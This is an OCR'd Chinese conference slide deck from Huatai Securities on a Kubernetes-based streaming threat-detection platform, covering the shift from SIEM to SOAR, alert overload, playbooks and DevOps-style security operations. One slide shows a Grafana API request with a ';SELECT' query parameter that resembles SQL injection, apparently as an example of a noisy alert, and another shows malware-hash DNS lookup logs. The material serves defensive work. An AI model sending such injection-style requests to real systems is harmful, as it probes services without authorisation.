基于kubernetes的流式威胁检测平台

邢骁

华泰证券


目录

1. 从SIEM到SOAR，安全响应的困境

2. 使用KUBERNETES快速构建威胁检测平台

3. 安全检测案例

从SIEM到SOAR，安全响应的困境



SIEM 101

从SIEM到SOAR，安全响应的困境

多数据源
整合


从SIEM到SOAR，安全响应的困境

告警过载低质

从SIEM到SOAR，安全响应的困境

特例

```
/grafana/api/datasources/query?db=test&q=;SELECT mean("A1") FROM ”statistic" WHERE
("exchange" = '1') AND time >= 1564448400000ms and time <= 1564473599999ms GROUP
BY time(1m)&epoch=ms
```




```
t  collect_query     {18acf5647f22edde5efbb830f1c0ea2a8f34ca79.malware.hash.cymru.com=1, 4ccae6e14c260efd3
                     hash.cymru.com=2, 30e79c0fb6239170c1788fe4d512b24867cf7432.malware.hash.cymru.com=1,
                     731898a0.malware.hash.cymru.com=1, 6efbe64c935a159da99fffec16fd76b075088b17.malware.h
                     8cd4b4ce8824838c2bd8307e5.malware.hash.cymru.com=1, 4aa2eb4156e49cbc11914f04f85427e98
                     1, f5b0829bf7ca571d5893dfe33fa4725d95956af3.malware.hash.cymru.com=1, 0e9699c7911150f
```

```
location / {
    proxy_pass http://xxx:80;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    … …
}
```

从SIEM到SOAR，安全响应的困境

人肉运营


“船”动了，产品实际跑起来了



可怜了这帮苦逼的人肉运维

从SIEM到SOAR


Security Orchestration, Automation and Response: An Overview



ID: 338719

© 2017 Gartner, Inc.

Convergence of SOAR Tools


Security Operations, Analytics and Reporting Stack
SOA
SIR
TVM
VA, SIEM, etc
Mitigation
Response
Assessment
Detection
Configuration/ system change, application patching, rule/ signature creation
Impact and risk analysis/ modeling, threat intelligence fusion
Policies, processes, playbooks, triage
Security Automation and Orchestration
Security Incident Response Platforms
SOAR
Threat Intelligence Platforms
SOAR = SIR + SOA + TVM
SOAR = SOA + SIR + TIP
2015
2017


ID: 338719

© 2017 Gartner, Inc.

数据及图片引用自Gartner

从SIEM到SOAR，安全响应的困境

多工具接入



情报API

资产API

WorkFlow

阻断设备

漏洞API

沙箱API


从SIEM到SOAR，安全响应的困境

PlayBook


关联场景

从SIEM到SOAR，安全响应的困境

More Toolkits



从SIEM到SOAR，安全响应的困境



发现告警，请处理

False Positive，添加例外规则
xx模型的值添加x维训练，参
数值改为y


新增加x类型数据源

我经过xxx分析，发现一个新的检测方法

新添加的规则x从未触发过告警

安全运营
遇上
DevOps

We Use Kubernetes



使用KUBERNETES快速构建威胁检测平台

- 易于扩展，Build Once，Deploy Everywhere

  云上部署

  子公司部署

  测试环境部署

- Scalable

  新接入数据源

